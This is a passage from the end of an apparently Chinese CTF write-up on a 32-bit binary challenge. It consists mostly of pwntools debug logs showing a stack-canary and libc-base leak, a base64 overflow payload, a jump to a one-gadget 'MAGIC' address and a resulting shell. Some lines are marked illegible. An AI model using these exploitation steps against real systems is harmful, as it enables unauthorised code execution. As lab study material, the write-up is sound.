    'May be I can know if you give me some data[Y/N]\n'
[DEBUG] Sent 0x2 bytes:
    'Y\n'
```

计算出Canary的值和基地址后，就可以通过溢出让程序程序跳转到MAGIC去了，就可以getshell了，至于MAGIC是啥，大家可以翻一下我以前写的文章：http://blog.csdn
最后的效果是：



```
    00000150  6e 73 20 74  65 72 6d 69  6e 61 74 65  64 0a        │ns t│ermi│nate│d·│
    0000015e
Canary:0xf2eed700
[DEBUG] Received 0x31 bytes:
    '\n'
    'May be I can know if you give me some data[Y/N]\n'
[DEBUG] Sent 0x2 bytes:
    'Y\n'
[DEBUG] Received 0x15 bytes:
    'Give me some datas:\n'
    '\n'
[DEBUG] Sent 0x1cd bytes:
mylibc_addr:0xf7572000
[DEBUG] Received 0x4e bytes:
    '*** stack smashing detected ***: /home/h11p/hackme/huxiangbei/pwns terminated\n'
[DEBUG] Received 0x31 bytes:
    '\n'
    'May be I can know if you give me some data[Y/N]\n'
[DEBUG] Sent 0x2 bytes:
    'Y\n'
[DEBUG] Received 0x15 bytes:
    'Give me some datas:\n'
    '\n'
[DEBUG] Sent 0x17d bytes:
    'YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF[illegible]
hYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF[illegible]hYWEAD+ryYWFhYWFhYWFhacxaDw=='
[*] Switching to interactive mode

[DEBUG] Received 0x10c bytes:
    'Result is:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[illegible]
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\n'
Result is:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[illegible]
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x7b bytes:
    'uid=1000(h11p) gid=1000(h11p) groups=1000(h11p),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)\n'
uid=1000(h11p) gid=1000(h11p) groups=1000(h11p),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ls
[DEBUG] Sent 0x3 bytes:
    'ls\n'
[DEBUG] Received 0x1d8 bytes:
    'cmcc_rop1_2.py\t  log\t\t    myrcbo2.py\t\t   rand.txt\n'
    'core\t\t  m4x_rop2_exp2.py  myrcbo.py\t\t   README.md\n'
    'DynELF_manual.py  m4x_rop_exp.py    mysmash-the-stack.py   rop2.py\n'
    'elfinfo.py\t  myecho2.py\t    mystack.py\t\t   roptest.py\n'
    'exec_py.py\t  myecho.py\t    peda-session-pwns.txt  solve.py\n'
    'exp.py\t\t  myleave_msg.py    pwnme2.py\t\t   toomuch2.py\n'
    'exp_complet.py\t  myonepunch.py     pwnme2rop.py\t   tpwn.py\n'
    'flag\t\t  mypwns.py\t    pwnme3.py\n'
    'form_exec.py\t  myrass.py\t    pwnrop.py\n'
```

pwn100.tar.zip (0.71 MB) 下载附件

点击收藏 | 0 关注 | 0

上一篇：2017全球互联网技术大会PPT链接 下一篇：修复J2EE漏洞：5. 文件上传漏洞

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录